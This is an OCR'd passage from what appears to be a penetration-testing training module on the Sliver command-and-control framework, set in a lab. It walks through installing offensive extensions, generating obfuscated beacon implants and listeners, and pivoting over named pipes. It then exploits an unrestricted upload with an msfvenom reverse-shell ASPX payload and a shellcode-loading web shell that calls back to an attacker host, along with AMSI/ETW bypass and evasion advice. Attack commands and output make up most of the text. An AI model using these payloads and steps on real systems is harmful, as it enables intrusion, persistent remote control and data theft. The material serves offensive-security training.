http://localhost:8080)
  -t, --timeout      string     download timeout (default: 15m)

Sub Commands:
=============
  install  Install an alias or extension
  search   Search for aliases and extensions by name (regex)
  update   Update installed an aliases and extensions
```

To install a specific extension (utility) we can use the `install` subcommand while specifying the name of the extension (tool/utility). If we execute only the `armory` command it will provide us with information about the current extension.

```
sliver > armory

[*] Fetching 1 armory index(es) ... done!
[*] Fetching package information ... done!

 Packages
 Command Name                   Version   Type        Help
============================== ========== ===========
================================================================================
=================================================================
 azbelt                         0.3.2     Extension   Azure credential
gathering
 bof-roast                      v0.0.2    Extension   Beacon Object File
repo for roasting Active Directory
 bof-servicemove                v0.0.1    Extension   Lateral movement
technique by abusing Windows Perception Simulation Service to achieve DLL
hijacking
 c2tc-addmachineaccount         v0.0.8    Extension   AddMachineAccount
[Computername] [Password <Optional>]
 <SNIP>
```

To install a single extension/alias (utility/tool) we can issue the following command:

```
sliver > armory install seatbelt

[*] Installing alias 'Seatbelt' (v0.0.4) ... done!
```

Throughout the module we are going to be using different extensions such as `Rubeus`, `Seatbelt`, `sharperists`, `sharpsh`, `sharpup`, `c2tc-domaininfo`, `certify`, `inline-execute-assembly`, `c2tc-kerberoast`, `nanodump`, `sharpview`, `bof-roast` and `sharp-hound-4`.

If you would like to install all of the extension you can specify the term `all` that will automatically install them.

```
sliver > armory install all

? Install 20 aliases and 106 extensions? Yes
[*] Installing alias 'NoPowerShell' (v0.0.1) ... done!
[*] Installing alias 'Sharp WMI' (v0.0.2) ... done!
[*] Installing alias 'KrbRelayUp' (v0.0.1) ... done!
[*] Installing alias 'Sharp SMBExec' (v0.0.3) ... done!
[*] Installing alias 'Seatbelt' (v0.0.4) ... done!
[*] Installing alias 'SharpUp' (v0.0.1) ... done!
[*] Installing alias 'SharpMapExec' (v0.0.1) ... done!
[*] Installing alias 'SharpRDP' (v0.0.1) ... done!
[*] Installing alias 'SharpDPAPI' (v0.0.2) ... done!
[*] Installing alias 'SharpChrome' (v0.0.2) ... done!
[*] Installing alias 'Sharp Hound 3' (v0.0.2) ... done!
[*] Installing alias 'Certify' (v0.0.3) ... done!
[*] Installing alias 'sharpsh' (v0.0.1) ... done!
[*] Installing alias 'SharpHound v4' (v0.0.1) ... done!
[*] Installing alias 'SharpSecDump' (v0.0.1) ... done!
[*] Installing alias 'sqlrecon' (v0.0.2) ... done!
[*] Installing alias 'SharpView' (v0.0.1) ... done!
[*] Installing alias 'SharpLAPS' (v0.0.1) ... done!
[*] Installing alias 'SharPersist' (v0.0.2) ... done!
<SNIP>
```

In the next section, we will look at the different implants and how we can generate them.

Implants, Beacons and more

Implants

Implants are an essential part of the operation of a command and control server. They offer network connections on different sets of protocols and a means of communication between a C2 server and the target workstation/server. Sliver provides a means of generating implants for Windows, Linux, and MacOS systems. `Implants` can operate in `beacon` and `session` modes. The `beacon` mode operates in intervals, resulting in the execution of commands at a set period. The `session` mode enables the ability to have immediate execution of commands by the operator. The beacon mode has its benefits whenever it comes to an actual red team engagement, as it won't streamline the traffic/commands at a constant pace,

which might alert the blue team. It is worth noting that `beacons` can be upgraded to `sessions`.

Generating an implant in beacon mode

To generate an implant in beacon mode, we can utilize the `generate` command followed by `beacon`, while choosing options based on the myriad that are supported.

```
sliver > generate beacon --help

Generate a beacon binary

Usage:
======
  beacon [flags]

Flags:
======
  -a, --arch               string    cpu architecture (default: amd64)
  -c, --canary             string    canary domain(s)
  -D, --days               int       beacon interval days (default: 0)
  -d, --debug                        enable debug features
  -O, --debug-file         string    path to debug output
  -G, --disable-sgn                  disable shikata ga nai shellcode
encoder
  -n, --dns                string    dns connection strings
  -e, --evasion                      enable evasion features  (e.g.
overwrite user space hooks)
  -E, --external-builder             use an external builder
  -f, --format             string    Specifies the output formats, valid
values are: 'exe', 'shared' (for dynamic libraries), 'service' (see
`psexec` for more info) and 'shellcode' (windows only) (default: exe)
  <SNIP>
```

Different sets of options will be used based on the situation and scenario. Some of the notable arguments are `-J` / `--jitter`, which sets up the jitter time of the callback from the implant in a manner that will fluctuate based on the value, and `-S` / `--seconds`, which allows us to set the time interval of the callback. The default value for `-S` / `--seconds` is set to `60`, meaning every sixty seconds we will receive a callback - either a check-up and/or output containing the results of our query/command.

Implants in beacon mode can be generated using the available protocols in `Sliver` - mTLS, HTTP(s), DNS, named pipes, and tcp pivots; the latter being mostly used for pivoting between internal targets in an environment. Below are two variants of generating an HTTP beacon while comparing the sizes between the non-obfuscated implant (`--skip-symbols`)

and the obfuscated implant. For simplicity's sake, binaries are generated with names that are not randomized, which is the default for `Sliver`.

```
sliver > generate beacon --http 127.0.0.1 --skip-symbols -N http_beacon --
os windows

[*] Generating new windows/amd64 beacon implant binary (1m0s)
[!] Symbol obfuscation is disabled
[*] Build completed in 2s
[*] Implant saved to /home/htb-ac-8414/http_beacon.exe
```

By checking the size of the generated implant we can see the size being 11MB.

```
ls -lh /home/htb-ac-8414/http_beacon.exe
-rwx------ 1 htb-ac-8414 htb-ac-8414 11M Sep 28 12:29 /home/htb-ac-
8414/http_beacon.exe
```

Generating an obfuscated implant in beacon mode.

```
sliver > generate beacon --http 127.0.0.1 -N http_beacon_obfuscated --os
windows

[*] Generating new windows/amd64 beacon implant binary (1m0s)
[*] Symbol obfuscation is enabled
[*] Build completed in 19s
[*] Implant saved to /home/htb-ac-8414/http_beacon_obfuscated.exe
```

By checking the size of the generated obfuscated implant we can see the significant different of the size being 17MB.

```
ls -lh /home/htb-ac-8414/http_beacon_obfuscated.exe
-rwx------ 1 htb-ac-8414 htb-ac-8414 17M Sep 28 12:33 /home/htb-ac-
8414/http_beacon_obfuscated.exe
```

As we can see, the generated binaries differ in size, which can be vital for transporting/uploading the implants to our targets.

We must understand the difference when using the `--skip-symbols` parameter. One of the main disadvantages of skipping the symbol obfuscation is that the beacon will be easily detectable as Sliver due to the imports being presented in plaintext. Whenever we issue strings over the binary we can see the non-obfuscated leftovers of the implant such as

`github.com/bishopfox/sliver/implant/sliver/version/version_windows.go` import. A visual representation can be seen in the terminal snippet below.

```
strings http-beacon-skipSymbols.exe | grep sliver | tail -10
github.com/bishopfox/sliver/implant/sliver/limits/limits.go
github.com/bishopfox/sliver/implant/sliver/limits/limits_windows.go
github.com/bishopfox/sliver/implant/sliver/locale/jibberjabber/jibberjabbe
r_windows.go
github.com/bishopfox/sliver/implant/sliver/locale/jibberjabber/jibberjabbe
r.go
github.com/bishopfox/sliver/implant/sliver/locale/locale.go
github.com/bishopfox/sliver/implant/sliver/version/version_windows.go
github.com/bishopfox/sliver/sliver.go
path    github.com/bishopfox/sliver
mod     github.com/bishopfox/sliver     (devel)
ValueB/Z-github.com/bishopfox/sliver/protobuf/commonpbb
```

Listeners

Listeners are a crucial step as a listener provides the power to connect the implant to the C2 server. Without a listener, we cannot get a beacon or a session despite generating one and transferring it to the target. We can start a listener in `Sliver` based on the protocol chosen by us when we generated the binary of the implant. One example is if we have generated an HTTP(s) beacon utilizing the `http` command in the console.

Note: the provided workstation in Academy uses port 80 for a different important process; therefore, the `--lport` was used. Through the `jobs` command, we can be aware of the current listeners that we have set; by default, `Sliver` operates on port `31337`, which should not be stopped.

```
sliver > http --lport 8088

[*] Starting HTTP :8088 listener ...
[*] Successfully started job #2

sliver > jobs

 ID   Name   Protocol   Port    Stage Profile
==== ====== ========== ======= ===============
 1    grpc   tcp        31337
 2    http   tcp        8088
```

Different listeners provide various options, understanding them is important.

Named pipes

Named pipe is a concept for creating communication between a server and a client; this can be a process on computer A and a process on computer B. Each pipe has a unique name following the format of `\\ServerName\pipe\PipeName` or `\\.\pipe\PipeName`. In most cases, one of your tasks would be to blend in as much as possible. Enumerating named pipes on Windows Systems can be done via the `ls` command in PowerShell followed by the `\\.\pipe\` directory.

```
PS C:\Users\htb-student> ls \\.\pipe\

    Directory: \\.\pipe

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
------      01.1.1601 y.     02:00              3 InitShutdown
------      01.1.1601 y.     02:00              5 lsass
------      01.1.1601 y.     02:00              3 ntsvcs

    Directory: \\.\pipe\Winsock2

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
------      01.1.1601 y.     02:00              1
Winsock2\CatalogChangeListener-614-0
------      01.1.1601 y.     02:00              1
Winsock2\CatalogChangeListener-76c-0

    Directory: \\.\pipe
<SNIP>
```

In `Sliver`, named pipes are primarily used for pivoting on Windows as it is the only supported operating system at the time of writing. Generating a pivot listener follows a different approach, requiring an established session on a target. A pivot listener is close to a bind shell; we are starting a pivot listener on Host A, and from Host B, we will connect to Host A, establishing a chain of communication between the two hosts. This method is used in environments where traffic routing is quite restricted.

```
[server] sliver (http_beacon) > pivots named-pipe --bind academy

[*] Started named pipe pivot listener \\.\pipe\academy with id 1
```

After starting the pipe pivot listener, we need to generate a pivot implant using the `generate` command.

```
sliver > generate --named-pipe 127.0.0.1/pipe/academy -N pipe_academy --
skip-symbols

[*] Generating new windows/amd64 implant binary
[!] Symbol obfuscation is disabled
[*] Build completed in 1s
[*] Implant saved to /home/htb-ac-8414/pipe_academy.exe
```

Opsec Note

Though the C2 traffic of Sliver looks legitimate, using HTTPS, MTLS, or WireGuard listeners to establish a more secure channel adds a layer of protection. For the HTTP(S) listener, we can make some modifications to the C2 profile file `~/.sliver/config/http-c2.json`, such as adding a legitimate request or response headers and changing filenames and extensions in URL generation. We can refer to the Sliver wiki to understand the profile file HTTP(s) under the hood.

Probing the Surface


Scenario

The scenario we will use in the module consists of a few Windows machines, and only one is exposed to the public. The bastion or jump host has a web server running, helping us assess the deployed application for vulnerabilities. We are also going to cover the scenario of an assumed breach.

Let's now navigate to the bottom of this section and click on " `Click here to spawn the target system!` ". The vast majority of the actions/commands covered from this point up to the end of this section can be replicated inside the target, offering a more comprehensive grasp of the methodologies presented.


Web Application

Our client has tasked us to evaluate the application's security and if it follows security best practices. As penetration testers / red teamers, our responsibility is to perform different tests.



The web application running on the target machine is an online learning system course database where users can query existing learning resources and even upload their learning resources. Using the `wappalyzer` browser add-on found in the workstation provided in Academy, the technologies used are `ASP.NET`, and `IIS` and the operating system is Windows Server. Having that in mind, we could test the upload functionally for any restrictions of file extensions.

```
echo 'Sliver!' > test.aspx
ls
Desktop              sliver-server_linux      Templates
sliver-client_linux  test.aspx
```



After submitting the form, we can see a confirmation message that the file has been successfully uploaded. Upon visiting the `/uploads/test.aspx` URI endpoint, we can see the `Sliver!` text, further confirming the lack of blocked extensions in the web application. Additionally, the use of `dirb` or any other directory brute-forcing tool can help discover the `/uploads` endpoint.

Sliver in Action

In the previous sections, we briefly mentioned stagers and how in `Sliver` they can execute our implants. As per the stagers wiki, the meterpreter staging protocol is supported over TCP and HTTP(s). We will need to use the `profiles` in Sliver to create a new profile, an implant blueprint defining a configuration to be reused. To use the stager, we would need to create a profile, a stage-listener, and a stager without forgetting to generate a payload through msfvenom. Note that the used ports can be changed to suit your needs.

```
sliver > profiles new --http 10.10.14.62:8088 --format shellcode htb

[*] Saved new implant profile htb

sliver > stage-listener --url tcp://10.10.14.62:4443 --profile htb

[*] No builds found for profile htb, generating a new one
[*] Sliver name for profile htb: HIGH_RISER
[*] Job 2 (tcp) started

sliver > http -L 10.10.14.62 -l 8088
```

```
[*] Starting HTTP :8088 listener ...
[*] Successfully started job #3

sliver > generate stager --lhost 10.10.14.62 --lport 4443 --format csharp
--save staged.txt
[*] Sliver implant stager saved to: /home/htb-ac590/staged.txt
```

After generating the staged payload (`staged.txt`), we would need to generate a msfvenom `aspx` payload.

```
msfvenom -p windows/shell/reverse_tcp LHOST=10.10.14.62 LPORT=4443 -f aspx
> sliver.aspx

[-] No platform was selected, choosing Msf::Module::Platform::Windows from
the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of aspx file: 2874 bytes
```

Next, we would need to take the generated payload in `staged.txt` and change the payload in the `Page_Load` function. The `byte[]` array will be defined with a different name; it is pretty important to put the `new byte[511]` array from `staged.txt` into the `byte[] mO0UY` declaration in the example below in the `sliver.aspx` file.

```
<%@ Page Language="C#" AutoEventWireup="true" %>
<%@ Import Namespace="System.IO" %>
<script runat="server">
    private static Int32 MEM_COMMIT=0x1000;
    private static IntPtr PAGE_EXECUTE_READWRITE=(IntPtr)0x40;

    [System.Runtime.InteropServices.DllImport("kernel32")]
    private static extern IntPtr VirtualAlloc(IntPtr lpStartAddr,UIntPtr
size,Int32 flAllocationType,IntPtr flProtect);

    [System.Runtime.InteropServices.DllImport("kernel32")]
    private static extern IntPtr CreateThread(IntPtr
lpThreadAttributes,UIntPtr dwStackSize,IntPtr lpStartAddress,IntPtr
param,Int32 dwCreationFlags,ref IntPtr lpThreadId);

    protected void Page_Load(object sender, EventArgs e)
    {
        byte[] mO0UY = new byte[511] {0xfc,0x48,0x83,0xe4,0xf0,0xe8,
        0xcc,0x00,0x00,0x00,0x41,0x51,0x41,0x50,0x52,0x48,0x31,0xd2,
        0x51,0x65,0x48,0x8b,0x52,0x60,0x48,0x8b,0x52,0x18,0x48,0x8b,
```

```
        0x52,0x20,0x56,0x48,0x0f,0xb7,0x4a,0x4a,0x48,0x8b,0x72,0x50,
        0x4d,0x31,0xc9,0x48,0x31,0xc0,0xac,0x3c,0x61,0x7c,0x02,0x2c,
        0x20,0x41,0xc1,0xc9,0x0d,0x41,0x01,0xc1,0xe2,0xed,0x52,0x48,
        0x8b,0x52,0x20,0x8b,0x42,0x3c,0x48,0x01,0xd0,0x41,0x51,0x66,
        0x81,0x78,0x18,0x0b,0x02,0x0f,0x85,0x72,0x00,0x00,0x00,0x8b,
        0x80,0x88,0x00,0x00,0x00,0x48,0x85,0xc0,0x74,0x67,0x48,0x01
<SNIP>
IntPtr dY02WwpjPaDe = IntPtr.Zero;
        IntPtr et3XGeh06U =
CreateThread(IntPtr.Zero,UIntPtr.Zero,fCLx5,IntPtr.Zero,0,ref
dY02WwpjPaDe);
    }
</script>
```

If we replicate the steps regarding the usage of the upload course functionality, upon visiting the then uploaded `.aspx` file, we would see that a session has been established in `Sliver`.

```
sliver > sessions

 ID         Transport   Remote Address         Hostname   Username
Operating System   Health
========== =========== ====================== ========== ==========
=================== =========
 06ff8ed9   http(s)     10.129.205.234:49699   web01      <err>
windows/amd64      [ALIVE]

[*] Session 42952b33 HIGH_RISER - 10.129.205.234:49702 (web01) -
windows/amd64 - Mon, 02 Oct 2023 12:43:39 BST
```

Using the `use` command followed by the first few characters of the `ID` from the sessions of the session, we can utilize the session. Note that the `use` command supports TAB autocompletion.

```
sliver > use 06ff8ed9-5a6b-4eca-ba88-7b49e8637dd3

[*] Active session HIGH_RISER (06ff8ed9-5a6b-4eca-ba88-7b49e8637dd3)

sliver (HIGH_RISER) > info

        Session ID: 06ff8ed9-5a6b-4eca-ba88-7b49e8637dd3
              Name: HIGH_RISER
          Hostname: web01
              UUID: 6c2c3942-c408-e0d4-245e-987849f4a588
          Username: <err>
               UID: <err>
```

```
                GID: <err>
                PID: 5876
                 OS: windows
            Version: Server 2016 build 17763 x86_64
             Locale: en-US
               Arch: amd64
         Active C2: https://10.10.14.62:8088
    Remote Address: 10.129.205.234:49699
         Proxy URL:
Reconnect Interval: 1m0s
     First Contact: Mon Oct  2 12:43:18 BST 2023 (17m57s ago)
      Last Checkin: Mon Oct  2 13:01:13 BST 2023 (2s ago)
```

It is valuable to remember that when interacting with sessions in `Sliver`, the names are usually `RED`, and the beacon ones are in `BLUE`. Knowing that difference can be helpful as the sessions are interactive, and the beacons are not, as mentioned in the previous sections.

OPSEC Note: We uploaded an msfvenom .NET web shell, which is signatured heavily by various Anti-Virus vendors; it is insufficient to bypass common anti-virus software. However, we may upload an obfuscated web shell that provides command execution capability, then deliver the Sliver implant that way. SharpyShell is an option.

In the `Privilege Escalation` section, we will escalate privileges as a continuation of the current attack chain. It is recommended that you keep the session alive.

Commands and Tools Introduction

It is crucial to have a basic understanding of the commands in internals of the C2 framework we use, as this will allow us to enhance and customize it. Such level of understanding will come with benefits towards the operator that performs the assessment or threat simulation. In this section, we will go over some basic commands usage within Sliver, analyzing their source-code to understand their implementations.

Basic Command usage

Going forward we will need either a beacon or a session on the initial foothold (target) machine. Using help, we can list all of Sliver's commands (and their aliasess) and tools with a brief explanation. As we will see the commands are in different categories. Some of the commands are OS-agnostic, while others are tailored for a specific OS.

```
sliver (http-session) > help

<SNIP>

Sliver - Windows:
=================
```

```
  backdoor          Infect a remote file with a sliver shellcode
  dllhijack         Plant a DLL for a hijack scenario
  execute-assembly  Loads and executes a .NET assembly in a child process
(Windows Only)
  getprivs          Get current privileges (Windows only)
  getsystem         Spawns a new sliver session as the NT AUTHORITY\SYSTEM
user (Windows Only)
  impersonate       Impersonate a logged in user.
  make-token        Create a new Logon Session with the specified
credentials
  migrate           Migrate into a remote process
  psexec            Start a sliver service on a remote target
  registry          Windows registry operations
  rev2self          Revert to self: lose stolen Windows token
  runas             Run a new process in the context of the designated
user (Windows Only)
  spawndll          Load and execute a Reflective DLL in a remote process

Sliver:
=======
  cat                Dump file to stdout
  cd                 Change directory
  chmod              Change permissions on a file or directory
  chown              Change owner on a file or directory
  chtimes            Change access and modification times on a file
(timestomp)
  close              Close an interactive session without killing the
remote process
  download           Download a file
  execute            Execute a program on the remote system
  execute-shellcode  Executes the given shellcode in the sliver process
  extensions         Manage extensions

<SNIP>
```

Command - cat

Similar to the one in Linux, the `cat` command allows us to display/print the contents of a file; to get a brief description about its usage, we can either use `help cat` or `cat --help`, providing us with much more information than that of the help command alone.

```
sliver (http-session) > cat --help

Command: cat <remote path>
About: Cat a remote file to stdout.

Usage:
```

```
======
  cat [flags] path

Args:
=====
  path  string    path to the file to print

Flags:
======
  -c, --colorize-output           colorize output
  -F, --file-type       string    force a specific file type (binary/text)
if looting (optional)
  -h, --help                      display help
  -x, --hex                       display as a hex dump
  -X, --loot                      save output as loot
  -n, --name            string    name to assign loot (optional)
  -t, --timeout         int       command timeout in seconds (default: 60)
  -T, --type            string    force a specific loot type (file/cred)
if looting (optional)
```

As we can see, the output contains more detailed information about the command compared to what is shown in the output of only the `help` command. To display the contents of a file, we can run `cat` on it.

```
sliver (http-session) > cat academy.txt

Hello HTB Academy!
```

Referring to the source-code of the [cat.go](cat.go) file twe will briefly highlight the internals of `cat`. It starts off with defining the function `CatCmd`, it checks whether the implant is in a `session` or `beacon` mode. Checks if there is a file name specified, and if not, it prints an error message. Next, it will proceed to send a request toward the implant for the task to query the contents of the given file, then the implant will send back the contents of the file to the server, and subsequently print them out to the standard output. We are going to showcase a `beacon` since it gets quite difficult to catch up with a `session`. Note, that they are subject to change and differ based on configurational changes.

The traffic generated is summarized below:

- The beacon checked-in by sending a `POST` request to `/rpc.php` with the parameter `a` and a random string to see if there are any scheduled tasks.
- Right after the check-in there is a `GET` request to `/bootstrap.min.js` with the `t` parameter and again a random string, which is the task polling.
- Subsequently there is another `POST` request `/auth/sign-up.php` with the parameter `x` and a random string which holds the result from the scheduled task.

Note that the random string is a nonce being generated, more information can be found in the official documentation..

Command - cd

The `cd` command changes the working directory from one to another.

```
sliver (http-beacon) > help cd

Command: cd [remote path]
About: Change working directory of the active session.

Usage:
======
  cd [flags] [path]

Args:
=====
  path  string    path to the directory (default: .)

Flags:
======
  -h, --help           display help
```

```
  -t, --timeout int    command timeout in seconds (default: 60)
```

The command takes in a directiory for the implant to switch to.

```
sliver (http-beacon) > cd C:\Users

[*] C:\Users
```

The code for the cd.go command will, as before, start with checking if we are in a session or a beacon. If we are in neither. it will stop. After that, it checks if a path has been specified after the command. Even in a case where a path hasn't been specified, it will not print an error of incorrect usage. On line `43` in `cd.go` the code will generate an RPC request to `CdReq` that will be handled by the handlers.go where the `cdHandler` is being defined. The handler will change the directory and subsequently will get the path of the (current) working directory.

Tools

Thus far, we covered basic commands, however, Sliver offers much more functionalities with custom ones, such as `download` and `upload` (to `download` and `upload` files, respectively) and `execute-assembly` (to run .NET binaries).

Command - download

The `download` command, as its name suggests, is a command (tool) that allows us to download files from the target machine to ours. The usage is quite similar to that of Evil-WinRM.

```
sliver (http-session) > download --help

Command: download [remote src] <local dst>
About: Download a file or directory from the remote system. Directories
will be downloaded as a gzipped TAR file.
Filters
Filters are a way to limit downloads to file names matching given
criteria. Filters DO NOT apply to directory names.

Filters are specified after the path.  A blank path will filter on names
in the current directory.  For example:
download /etc/*.conf will download all files from /etc whose names end in
.conf. /etc/ is the path, *.conf is the filter.
```

```
Downloads can be filtered using the following patterns:
'*': Wildcard, matches any sequence of non-path separators (slashes)
        Example: n*.txt will match all file names starting with n and
ending with .txt

'?': Single character wildcard, matches a single non-path separator
(slashes)
        Example: s?iver will match all file names starting with s followed
by any non-separator character and ending with iver.

'[{range}]': Match a range of characters.  Ranges are specified with '-'.
This is usually combined with other patterns. Ranges can be negated with
'^'.
        Example: [a-c] will match the characters a, b, and c.  [a-c]* will
match all file names that start with a, b, or c.
                ^[r-u] will match all characters except r, s, t, and u.

If you need to match a special character (*, ?, '-', '[', ']', '\\'),
place '\\' in front of it (example: \\?).
On Windows, escaping is disabled. Instead, '\\' is treated as path
separator.

Usage:
======
  download [flags] remote-path [local-path]

Args:
=====
  remote-path  string    path to the file or directory to download
  local-path   string    local path where the downloaded file will be
saved (default: .)

Flags:
======
  -F, --file-type string    force a specific file type (binary/text) if
looting
  -h, --help                display help
  -X, --loot                save output as loot
  -n, --name      string    name to assign the download if looting
  -r, --recurse             recursively download all files in a directory
  -t, --timeout   int       command timeout in seconds (default: 60)
  -T, --type      string    force a specific loot type (file/cred) if
looting
```

As we can see from the detailed description of the command, there are quite a few different options on how we can utilize it. For example, if we were to download a directory from the remote machine (target), `download` will compress it to a `.tar.gz` file.

```
sliver (http-session) > download Pictures

[*] Wrote 291 bytes (1 file successfully, 0 files unsuccessfully) to
/home/htb-ac-1008/http-session_download_Pictures_1711090807.tar.gz
```

Refer to the implementation of the command at download.go for more on its internals.

Command - upload

`upload` allows file upload from a local machine to a remote target machine.

```
sliver (http-session) > help upload

Command: upload [local src] <remote dst>
About: Upload a file to the remote system.

Usage:
======
  upload [flags] local-path [remote-path]

Args:
=====
  local-path   string    local path to the file to upload
  remote-path  string    path to the file or directory to upload to

Flags:
======
  -h, --help           display help
  -i, --ioc            track uploaded file as an ioc
  -t, --timeout int    command timeout in seconds (default: 60)
```

`upload` expects a local file (source) as parameter to push it to a remote destination which can be a directory, or if not specified, it uses the current working directory of the implant. When specifying a Windows directory, we need to escape the backslash character.

```
sliver (http-session) > upload academy.txt
C:\\Users\\eric\\Desktop\\academy.txt

[*] Wrote file to C:\Users\eric\Desktop\academy.txt

sliver (http-session) > ls C:\\Users\\eric\\Desktop\\academy.txt

C:\Users\eric\Desktop (1 item, 19 B)
====================================
```

```
-rw-rw-rw-  academy.txt  19 B  Fri Mar 22 07:20:34 -0700 2024
```

We can use also a single forward slash instead of escaping them.

```
sliver (http-session) > upload academy.txt
C:/Users/eric/Desktop/academy.txt

[*] Wrote file to C:\Users\eric\Desktop\academy.txt
```

Command - execute-assembly

`execute-assembly` allows us to run .NET binaries on the target machine, without uploading them. However, one caveat that `execute-assembly` has is it will spawn a child process.

```
sliver (http-session) > help execute-assembly

Command: execute-assembly [local path to assembly] [arguments]
About: (Windows Only) Executes the .NET assembly in a child process.

Usage:
======
  execute-assembly [flags] filepath [arguments...]

Args:
=====
  filepath   string         path the assembly file
  arguments  string list    arguments to pass to the assembly entrypoint
(default: [])

Flags:
======
  -M, --amsi-bypass                 Bypass AMSI on Windows (only supported
when used with --in-process)
  -d, --app-domain        string    AppDomain name to create for .NET
assembly. Generated randomly if not set.
  -a, --arch              string    Assembly target architecture: x86,
x64, x84 (x86+x64) (default: x84)
  -c, --class             string    Optional class name (required for .NET
DLL)
  -E, --etw-bypass                  Bypass ETW on Windows (only supported
when used with --in-process)
  -h, --help                        display help
  -i, --in-process                  Run in the current sliver process
  -X, --loot                        save output as loot
  -m, --method            string    Optional method (a method is required
for a .NET DLL)
```

```
  -n, --name              string    name to assign loot (optional)
  -P, --ppid              uint      parent process id (optional) (default:
0)
  -p, --process           string    hosting process to inject into
(default: notepad.exe)
  -A, --process-arguments string    arguments to pass to the hosting
process
  -r, --runtime           string    Runtime to use for running the
assembly (only supported when used with --in-process)
  -s, --save                        save output to file
  -t, --timeout           int       command timeout in seconds (default:
60)
```

Refer to the implementation of the command at [execute-assembly.go]() for more on its internals.

By default `execute-assembly` will spawn a `notepad.exe` process when we run any .NET binary.

